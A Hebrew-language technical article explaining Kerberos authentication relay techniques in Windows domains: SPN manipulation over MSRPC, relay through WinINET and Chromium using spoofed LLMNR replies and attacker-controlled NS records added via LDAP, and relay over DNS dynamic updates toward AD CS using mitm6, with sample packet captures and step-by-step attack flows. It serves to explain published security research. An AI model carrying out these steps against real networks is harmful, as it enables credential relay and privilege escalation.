בעצם, כששרת ה-RPC עולה, הוא יוצר ממשק RPC שאחת הקריאות בו (מצד הלקוח) היא "מה השרת חושב שה-SPN צריך להיות". כלומר, השרת יכול לציין באופן אופציונלי את ה-SPN שבו הלקוח צריך להשתמש.

איך נוכל להשתמש בזה עבור המתקפה שלנו?

במצב כזה, אם אנו מזייפים שרת RPC, כאשר לקוח ישאל מה ה-SPN שאנו מצפים לו, נוכל להגיד לו את ה-SPN שנרצה לבצע אליו את ה-Relay - מה שיגרום ללקוח לג'נרט עבורנו את שלבי האותנטיקציה של Kerberos. כעת נוצר מצב של **Decoupling**: ה-Hostname שאליו הלקוח התחבר ב-RPC Channel שונה מה-SPN שמשומש בבקשת ה-Kerberos ולכן במצב כזה אפשרי לבצע מתקפת Relay! אבל, יש לנו כמה בעיות:

- פונקציה זו בקושי משומשת על ידי לקוחות RPC (לא מתבצעת אוטומטית אלא צריך ממש לקרוא לה).
- כמעט כל לקוחות ה-RPC משתמשים ב-Negotiate ומגדירים את ה-Level ל-PRIVACY.

אז עבור MSRPC ביצוע Relay הוא קצת בעייתי אבל מה עם **DCOM**? DCOM הוא פרוטוקול המשתמש ב-MSRPC ב-Windows כדי לגשת לאובייקטי COM מרוחקים. השוני המשמעותי בין DCOM ל-RPC הוא ש-DCOM מטפל אוטומטית בדרישות לאימות של אובייקט COM מרוחק. המתקפה DCOM Relay דורשת הסבר נרחב ולכן לא אפרט עליה במאמר זה. James Forshaw תיאר אותה במאמר המרכזי ואפילו פרסם מאמר ספציפי עליה (הוספתי קישור בסוף המאמר).

HTTP

HTTP (Hyper Text Transfer Protocol) הוא פרוטוקול תקשורת שנועד להעברת דפי HTML ואובייקטים שהם מכילים באינטרנט ובאינטראנט. HTTP תומך באימות ב-Windows. במידה והשרת רוצה שהלקוח יתאמת מולו זה יתבצע כך:

1. הלקוח שולח בקשת HTTP לשרת.
2. השרת מחזיר לו תגובה עם סטטוס קוד 401 (Unauthorized) המציין שהלקוח צריך להתאמת מולו ו-WWW-Authenticate עם ערך המציין את שיטת האימות (עבור המתקפה נרצה Negotiate).
3. הלקוח משתמש ב-InitializeSecurityContext שיוצר Authentication Token, ממיר אותו ל-Base64 ושולח אותו בבקשה אל השרת עם ה-Authorization Header.

עבור המאמר, נתמקד בשני User-Agents (כמובן שיש עוד): של WinINET ושל Chromium.

נשים לב למושג חשוב: **Intranet Zone**. Intranet Zone היא רשת פרטית ופנימית של ארגון שהגישה אליה מוגבלת רק למשתמשי הארגון. כדי לגרום ל-WinINET ול-Chrome לטפל באימות ב-Windows באופן אוטומטי, צריך לספק URL המתאים ל-Intranet Zone (כלומר, Hostname בלי נקודות).

בעצם, אם ה-URL יהיה: http://evilhost, הם ינסו לבצע אימות אוטומטי ברשת המקומית עם ה-Credentials של המשתמש אבל אם ה-URL יהיה: http://evilhost.domain.local, הם לא. זו ההגדרה הדיפולטיבית אך היא ניתנת לשינוי. לכן, נגרום לכך שב-URL (החיבור הראשוני לשרת ה-HTTP של התוקף) ה-Hostname יתאים ל-Intranet Zone.

לפני שנמשיך נסביר על כמה רשומות DNS שיהיו רלוונטיות בהמשך:

- **A**: רשומת A ממפה בין Hostname בדומיין לכתובת IPv4.
- **AAAA**: רשומת AAAA ממפה בין Hostname בדומיין לכתובת IPv6.
- **NS**: רשומת NS מגדירה את השרתים שאחראים לספק את שירותי ה-DNS בדומיין.
- **CNAME**: רשומת CNAME (Canonical Name) ממפה Hostname ל-Hostname אחר.

WinINET :HTTP

WinINET (Windows Internet) הוא API המאפשר לאפליקציות לתקשר עם הפרוטוקולים HTTP ו-FTP כדי לגשת למשאבי אינטרנט (למשל מטפל בחיבורים ואימות של HTTP). Internet Explorer (IE) למשל משתמש ב-WinINET (ישנם עוד משתמשים כמו Office אך נתמקד כרגע ב-IE 11).

איך WinINET קובע את ה-SPN עבור Negotiate? לפי ה-RFC (4559), הוא עושה זאת כך: **HTTP/Hostname**. בעצם במחשבה ראשונית נראה שמה שקורה זה שה-SPN נבנה מה-URL בבקשה (לוקחים מה-URL את ה-Hostname כפי שהוא ומוסיפים אותו למחרוזת "HTTP/"). בפועל, זה לא מה שקורה.

WinINET לא מסתמך על ה-Hostname ב-URL אלא שבפונקציה לבניית ה-SPN הוא מבקש את ה-**Canonical Name** של השרת באמצעות DNS ומוסיף אותו בסוף המחרוזת "HTTP/". מאחורי הקלעים ברגע שיש ניסיון חיבור ב-HTTP, מתבצע DNS Lookup כדי להביא את הפרטים על ה-Host ואת ה- Canonical Name.

ה-Canonical Name בפונקציה מגיע מרשומת **A** (או **AAAA**) ב-DNS ולא מרשומת CNAME כמו שהיינו מצפים:

```
Queries
  testme.domain.local: type A, class IN
Answers
  testme.domain.local: type CNAME, class IN, cname primarydc.domain.local
  primarydc.domain.local: type A, class IN, addr 10.0.0.10
    Name: primarydc.domain.local
    Type: A (Host Address) (1)
    Class: IN (0x0001)
    Time to live: 3600 (1 hour)
    Data length: 4
    Address: 10.0.0.10
```

[OffensiveCon22 - James Forshaw -These Are My Principals, If You Don't like Them, I Have Others]

איך נוכל להשתמש בזה עבור המתקפה שלנו?

אנו בעצם צריכים שה-Canonical Name יהיה של השרת האמיתי אליו אנו רוצים לבצע Relay בעוד שהכתובת תהיה שלנו (שרת ה-Web הזדוני שזה התוקף). כלומר, נגרום ללקוח להתחבר לכתובת שלנו (השרת הזדוני) ב-HTTP בעוד שה-SPN שהוא ה-Canonical Name יהיה השרת הרצוי.

במחשבה ראשונית, נרצה לזייף רשומת CNAME שעבור ה-Hostname של התוקף תפנה אל ה-Hostname של שרת היעד. אבל, אם אנו נזייף רשומת CNAME המפנה למחשב אחר, ניתקל בבעיה ש- Microsoft DNS

Server מבצע חיפוש רקורסיבי ובדיקות ובסוף הוא מחזיר את רשומת ה-CNAME יחד עם רשומת ה-A המתאימה.

אם התוקף למשל הגדיר רשומת CNAME עבור Evilhost המפנה ל-Fileserver, שרת ה-DNS יחזיר אותה ואת רשומת ה-A המכילה את כתובת ה-IP האמיתית של Fileserver. דבר זה יגרום לכך שהלקוח ינסה להתחבר אל Fileserver ולא אל התוקף (לא מה שרצינו במתקפה).

כדי לגרום לשרת ה-DNS להחזיר פשוט את הרשומה שלנו, נשתמש ב-**LLMNR** או ב-**MDNS** (בהנחה שמאופשרים ברשת). שני הפרוטוקולים האלה משתמשים במבנה של פקטת DNS (שונה מעט).

עבור ההדגמה נשתמש ב-LLMNR (Link-Local Multicast Name Resolution. פרוטוקול תרגום שמות ברשת המקומית ללא שימוש בשרת DNS - פרוטוקול מובנה ב-Windows). למשל, בתמונה המצורפת ניתן לראות תגובת LLMNR של התוקף לשאילתת A עבור Evilhost:

- **כתובת**: הכתובת שהוחזרה היא 10.0.0.80 (התוקף).
- **Canonical Name**: primarydc.domain.local (ה-DC האמיתי אליו אנו נרצה לבצע Relay).

כך זה נראה:

```
Link-local Multicast Name Resolution (response)
  Transaction ID: 0x45f5
  Flags: 0x8000 Standard query response, No error
  Queries
    evilhost: type A, class IN
  Answers
    primarydc.domain.local: type A, class IN, addr 10.0.0.80
      Name: primarydc.domain.local
      Type: A (Host Address) (1)
      Class: IN (0x0001)
      Time to live: 1 (1 second)
      Data length: 4
      Address: 10.0.0.80
```

[OffensiveCon22 - James Forshaw -These Are My Principals, If You Don't like Them, I Have Others]

בדרך כלל מזייפים את שרת היעד (למשל ב-NTLM Relay, גורמים ללקוח לחשוב שאנחנו שרת היעד) אבל במתקפה שלנו אנו לא מתחזים למישהו אחר אלא ממש אומרים ללקוח להתחבר אלינו (אל Evilhost) ולכן הרשומה שנזייף תהיה הרשומה של Evilhost ולא של שרת היעד.

יתרונות של ביצוע המתקפה בצורה הזו:


- בשדה Query Name אנו רואים את Evilhost (התוקף) כי זו השאילתה שהלקוח ביצע. מכיוון שאמרנו שהרשומה שנזייף היא עבור Evilhost, אם הלקוח יבצע שאילתת DNS עבור שרת היעד (למשל עבור primarydc.domain.local), הכתובת האמיתית שלו תחזור כי לא פגענו ברשומות הקשורות אליו.

ברשומת A השמורה מופיע ה-Query Name ולכן יופיע Evilhost. בעצם, בצורה זו אנו לא פוגעים בתקשורת הרגילה.

- בשימושים רבים של MITM, נרצה לזייף שם של Host שקיים ברשת אבל במתקפה שלנו (עם LLMNR ולא עם MITM) השם בשאילתת ה-DNS יכול להיות כל מה שנרצה. עבור Host קיים, ה-DNS Lookup יעבוד רגיל ולכן הסיכוי שהתשובה תגיע מ-LLMNR קטן יותר והמתקפה תהיה מאוד קשה לביצוע. לעומת זאת, עבור Host שלא קיים ברשומות (כמו Evilhost), יהיה שימוש ב-LLMNR (מקומי).

איך המתקפה עובדת?

נניח שהשרת של התוקף הוא Evilhost ושרת היעד הוא Fileserver:



[מקור: https://googleprojectzero.blogspot.com/2021/10/using-kerberos-for-authentication-relay.html]

נעבור על השלבים:

1. **הרצת שירות LLMNR**: התוקף מקים שירות LLMNR על העמדה שלו (Evilhost). נשים לב שעמדת התוקף חייבת להיות באותו Multicast Domain כמו הלקוח. כעת, התוקף מאזין ומחכה לבקשה בה ה-Target הוא Evilhost (למשל עם Responder). נשים לב שגם רץ בשרת של התוקף שירות HTTP.
2. **שימוש ב-DNS Lookup + IE**: התוקף צריך לגרום ללקוח להשתמש ב-Internet Explorer ולהתחבר כך לשרת של התוקף: http://Evilhost. דבר זה יגרום ל-DNS Lookup.
3. **תגובת LLMNR**: שירות ה-LLMNR אצל התוקף קיבל את בקשת ה-Lookup לאחר הניסיון לחיבור והוא שולח תגובת LLMNR עם רשומת A בה ה-Hostname (שיהיה ה-Canonical Name וה-SPN) הוא שרת

היעד (Fileserver) וכתובת ה-IP תהיה הכתובת של התוקף. נשים לב שמכיוון ש-Evilhost לא קיים ברשומות, תגובת ה-LLMNR מהתוקף היא היחידה שתתקבל.

4. **הזדהות ב-HTTP**: הלקוח ממש יבצע את חיבור ה-HTTP אל התוקף (לפי הכתובת ברשומה), התוקף יחזיר לו 401 וידרוש הזדהות, מה שיגרום ללקוח לשלוח את ה-AP_REQ. הלקוח ישתמש ב- Canonical Name ויצור את ה-SPN (HTTP/Fileserver). נשים לב שה-SPN הוא בעצם שרת היעד (Fileserver) בעוד שהכתובת אליה תישלח ה-AP_REQ היא הכתובת של התוקף (היעד בחיבור HTTP).
5. **Relay**: התוקף קיבל את ה-AP_REQ והוא יכול לבצע Relay ל-Fileserver. מכיוון שה-SPN מתאים, המתקפה וההתאמתות יעבדו!

Chromium :HTTP

Chromium הוא פרויקט Web Browser (Open-Source-י) ש-Chrome מתבסס עליו (ועוד Browser-ים כמו Edge). Chromium פותח בעיקר על ידי Google וחלקים משמעותיים מהקוד משמשים הרבה אפליקציות.

איך Chromium קובע את ה-SPN עבור Negotiate? בניגוד ל-WinINET שמבצע בקשת DNS אחת (כדי לתקשר עם שרת ה-Web) וממנה לוקח את ה-Canonical Name, Chromium מבצע שתיים: אחת כדי לתקשר עם שרת ה-Web ואחת כדי לקבל את ה-Canonical Name. מהתוצאה של הבקשה השנייה הוא יוצר את ה-SPN. יצירת ה-SPN גם פה היא שילוב של המחרוזת "HTTP/" עם ה-Canonical Name.

[נשים לב שאם ה-DNS Lookup השני מבוטל ב-GPO, Chromium פשוט ייקח את ה-Host מה-URL עבור ה-SPN ולא נוכל לבצע את המתקפה. כפי שחשבתם, ההגדרה הדיפולטיבית היא שהוא לא מבוטל...]

איך נוכל להשתמש בזה עבור המתקפה שלנו? בבקשת ה-DNS הראשונה נרצה להחזיר את השרת שלנו (התוקף) על מנת שהלקוח יתחבר אלינו. בבקשת ה-DNS השנייה (עבור ה-Canonical Name) נרצה דווקא להחזיר את שרת היעד כדי שה-SPN יהיה תואם ונוכל לבצע את ה-Relay. לפני שנתעסק בשאלה איך המתקפה עובדת, נדבר על כמה דברים קודם.

בעיות + פתרונות


- **TTL**: לכל תשובה משרת DNS יש TTL הקובע כמה זמן מותר ללקוח לשמור את התשובה ב-Cache שלו. כאשר הזמן מסתיים, הרשומה ב-Cache נמחקת והוא יבצע את השאילתה שוב. באופן כללי לרשומות DNS בדרך כלל יהיה TTL גדול והן יישמרו ב-Cache. מבחינת המתקפה שלנו, אם לרשומה הראשונה יהיה TTL גדול, היא תישמר ב-Cache והשאילתה השנייה בכלל לא תתבצע (מה שיגרום לנו בעיה). לכן, מה שנרצה לעשות זה שלרשומה הראשונה יהיה TTL קטן יחסית (למשל 1 או 0 שניות) וכך בהכרח תתבצע השאילתה השנייה. נשים לב שהמתקפה יכולה להיות גם מבוצעת עם

Local DNS Resolution ובמצב זה לא נשים TTL נמוך (התשובה תישמר ב-Cache ובשאילתה השנייה התשובה תילקח משם).

- **LDAP**: LDAP (Lightweight Directory Access Protocol) הוא פרוטוקול המאפשר גישה וניהול של מידע ברשת (כמו משתמשים, תיקיות, קבצים ועוד). נשים לב שבסביבת דומיין (בה אנו נבצע את המתקפה) מוגדר דיפולטיבית שמשתמשים מאומתים יכולים להוסיף רשומות DNS חדשות לשרת ה-DNS דרך **LDAP** (על ידי יצירת אובייקט AD עם ערך מחלקה: dnsNode). מה שנוכל לעשות הוא לאחר הבקשה הראשונה, נחליף את רשומת ה-A הרגילה ברשומת **CNAME** כדי שבבקשה השנייה עבור ה-Hostname של התוקף, השרת יחזיר את ה-Hostname של שרת היעד (כדי שיופיע ב-SPN). הבעיה היא שלשרת ה-DNS לוקח לפחות 180 שניות כדי לעדכן את הרשומות ובין בקשת ה-DNS הראשונה לבקשת ה-DNS השנייה יש מעט זמן (ולכן הרשומה לא תספיק להתעדכן). לכן, מה שנעשה זה שבמקום לכתוב רשומת CNAME, נכתוב רשומת **NS** מראש. דבר זה מאפשר לנו שה-DNS Lookup יהיה מול שרת DNS שנוכל לשלוט בו.

איך המתקפה עובדת?

נניח שהשרת של התוקף הוא Evilhost ושרת היעד הוא Fileserver:



[מקור: https://googleprojectzero.blogspot.com/2021/10/using-kerberos-for-authentication-relay.html]

נעבור על השלבים:

1. **רשומת NS**: התוקף מוסיף רשומת NS בשרת ה-DNS בדומיין באמצעות LDAP (עם משתמש שאומת עבור Evilhost.domain.com ומחכה ששרת ה-DNS ירשום אותה.
2. **הזדהות + בקשת ה-DNS הראשונה**: התוקף גורם ל-Browser של הלקוח להתחבר ל-URL: http://evilhost (URL המתאים ל-Intranet Zone על מנת ש-Chromium יבצע אימות אוטומטי). ה-Browser יבצע שאילתה לשרת ה-DNS על Evilhost.domain.com (הוסיף את ה-DNS Suffix שלו).
3. **שרת ה-DNS של התוקף**: שרת ה-DNS יעביר את ה-DNS Lookup לשרת ה-DNS של התוקף (בגלל רשומת ה-NS). בעצם, השאילתה תעבור רקורסיבית לשרת ה-DNS של התוקף.
4. **רשומת A**: שרת ה-DNS של התוקף יחזיר רשומת A עבור שרת ה-HTTP של התוקף עם **TTL** נמוך.
5. **חיבור לשרת ה-HTTP**: הלקוח ינסה להתחבר לשרת ה-HTTP של התוקף. התוקף יחכה עד שהרשומה מקודם תצא מה-Cache (לפי ה-TTL שהתוקף הגדיר מראש) - מכיוון ש-TTL נמוך זה זמן מאוד קצר (למשל שנייה) ולאחר מכן יחזיר ללקוח 401 כדי שה-Browser יבצע אימות מולו.
6. **בקשת ה-DNS השנייה**: ה-Browser יבצע בקשת DNS נוספת (עבור ה-Canonical Name). מכיוון שהרשומה הקודמת כבר לא ב-Cache, ה-DNS Lookup יתבצע שוב עבור Evilhost.domain.com. מכיוון שה-Lookup מתבצע מול שרת ה-DNS של התוקף, הוא מחזיר אל שרת ה-DNS האמיתי בדומיין רשומת CNAME שמפנה ל-fileserver.domain.com שהוא שרת היעד. כעת, שרת ה-DNS בדומיין ייקח את רשומת ה-A המתאימה (כתובת ה-IP של Fileserver) ויחזיר אותה. בעצם, ה-Canonical Name יהיה ה-fileserver.
7. **יצירת ה-SPN + שליחת AP_REQ**: ה-Browser יצור את ה-SPN באמצעות ה-Canonical Name שהוחזר קודם (ה-Fileserver) ויצור באמצעות ה-SPN את ה-AP_REQ. הלקוח ישלח את ה-AP_REQ לשרת ה-HTTP של התוקף (כי אליו בוצע החיבור בשלב 5).
8. **Relay**: התוקף יכול כעת לקחת את ה-AP_REQ שקיבל מהלקוח ולבצע Relay לשרת היעד (ה-Fileserver)!

DNS

במאמר שכתב Dirk-jan ב-2022 הוא הסביר על Relaying Kerberos Over DNS והסתמך על דברים מהמאמר של James Forshaw. המתקפה עצמה ניתנת למימוש באמצעות הכלי Krbrelayx שהוא כתב (נפרט בהמשך). בחלק זה אני אגע במתקפה באופן כללי עד השלב של ה-Relay (כמובן שמומלץ לקרוא גם את המאמר של Dirk-jan כי הוא מפנה לקישורים המסבירים על הסלמת ההרשאות לאחר ה-Relay).


כפי שאנו יודעים, DNS הוא מרכיב עיקרי ב-Kerberos (למשל עבור מיפוי Hostname-IP והפוך, מי שרתי ה-KDC ברשת ועוד). מה שנשים לב אליו בנוסף הוא ש-DNS מבצע "**Secure Dynamic Updates**" (פעולה

עבור שימור הסנכרון של רשומות ה-DNS של לקוחות עם כתובות דינמיות) ובכך תומך בפעולות אותנטיקציה באמצעות Kerberos על גבי DNS.

<u>מושגים מקדימים</u>:

- **TSIG**: Transaction Signature. TSIG הוא פרוטוקול רשת המאפשר ל-DNS לאמת עדכונים ל-DB של ה-DNS. TSIG הוא בעצם Extension לפרוטוקול DNS המוסיף חתימה לפקטות DNS המוכיחה שהפקטות הגיעו ממקור מאומת ולא נערכו בדרך (בעיקר משמש לאימות עדכונים דינמיים).
- **TKEY**: Transaction Key. TKEY הוא סוג של רשומה של DNS המשמשת לשיתוף ה-Secret Keys בין שרת ה-DNS ללקוח (למשל עבור שימוש ב-TSIG).
- **רשומת SOA**: רשומת SOA ב-DNS (Start Of Authority) מכילה מידע מנהלתי על ה-Zone כמו מיהו שרת ה-DNS הראשי. אנו נתמקד בבקשת SOA לקבלת שרת ה-DNS המוסמך עבור Host ספציפי.

השלבים בתהליך העדכון הדינאמי:



מבחינת הפקטות (רק עבור פרוטוקול DNS):

```
Standard query 0xaf1b SOA ICORP-W10.internal.corp
Standard query response 0xaf1b SOA ICORP-W10.internal.corp SOA icorp-dc.internal.corp A 192.168.111.2
Dynamic update 0x40cc SOA internal.corp CNAME AAAA A A 192.168.111.73
Dynamic update response 0x40cc Refused SOA internal.corp CNAME AAAA A A 192.168.111.73
Standard query 0xad45 TKEY 1448-ms-7.3-5987ec.db7c7870-9307-11ec-3882-001a7dda7115 TKEY
Standard query response 0xad45 TKEY 1448-ms-7.3-5987ec.db7c7870-9307-11ec-3882-001a7dda7115 TKEY TSIG
Dynamic update 0x488c SOA internal.corp CNAME AAAA A A 192.168.111.73 TSIG
Dynamic update response 0x488c SOA internal.corp CNAME AAAA A A 192.168.111.73 TSIG
```

[מקור: https://dirkjanm.io/relaying-kerberos-over-dns-with-krbrelayx-and-mitm6]

נשים לב שבתמונה למעלה לא רואים את ה-TGS_REQ ואת ה-TGS_REP מול ה-DC אבל זה כן קורה בפועל. בעצם, יש שימוש ב-Kerberos! הלקוח משתמש ב-Kerberos כדי לאמת את עצמו ושולח TKEY Query המלווה ב-Service Ticket, מה שגורם לקבלת מפתח (TSIG) שאיתו יוכל "לחתום" את הבקשות של העדכון. אם נסתכל על ה-TKEY Query, אנו נראה שממש מוכל שם AP_REQ כמו בתהליך הזדהות רגיל של Kerberos.

איך נוכל להשתמש בזה עבור המתקפה שלנו?

מה שנרצה לעשות זה לגרום ללקוח לשלוח לנו Service Ticket שמכוון אל שרת ה-DNS ומשם נוכל לבצע Relay לשרת אחר. נשים לב שהשירות שמצוין ב-SPN מהלקוח הוא DNS אבל נזכיר את מה שדיברנו עליו בהקדמה של Kerberos Relay. עבור שירותים שונים הרצים על אותו ה-HOST, ה-DC משייך את ה-SPN עם ה-HOST (חשבון המחשב) והמפתח נגזר מהסיסמה שלו (הגדרה זו נמצאת על כל המחשבים בדומיין דיפולטיבית). לכן, אנו צריכים Host שרץ עליו שירות ה-DNS וכך ה-Relay יעבוד לכל שירות שרץ עליו.

מי יהיה שרת היעד שלנו? שרת ה-**AD CS**! AD CS (Active Directory Certificate Services) הוא Role של שרת המאפשר לבנות PKI (Public Key Infrastructure) ולספק קריפטוגרפיה של מפתח ציבורי, תעודות דיגיטליות, חתימות דיגיטליות ועוד. החתימות יכולות להיות משומשות עבור הצפנה, חתימת הודעות ואימות.

במאמר אחר שפרסם Dirk-jan הוא דיבר על Relay ל-AD CS שנותן לנו את האופציה לבקש Certificates ולבצע Privilege Escalation אך חלק זה מתבצע לאחר ה-Relay ולכן כעת לא ניגע בו.

על מנת לבצע את המתקפה, נוכל להשתמש ב-**mitm6** (כלי שכתב Dirk-jan) שיגרום ללקוח לחשוב שהשרת של התוקף הוא שרת ה-DNS ולכן הוא ישלח את בקשת ה-SOA אלינו ויתאמת מולנו (אם נסרב לעדכון הדינמי).


mitm6 הוא כלי המנצל את האופן בו Windows עובד כדי להשתלט על שרת ה-DNS הדיפולטיבי. בכל גרסאות Windows מאז Windows Vista מופעלת דיפולטיבית תמיכה ב-IPv6 (גם אם לא בשימוש) ו-IPv6 ב-Windows הוא בתיעדוף על פני IPv4.

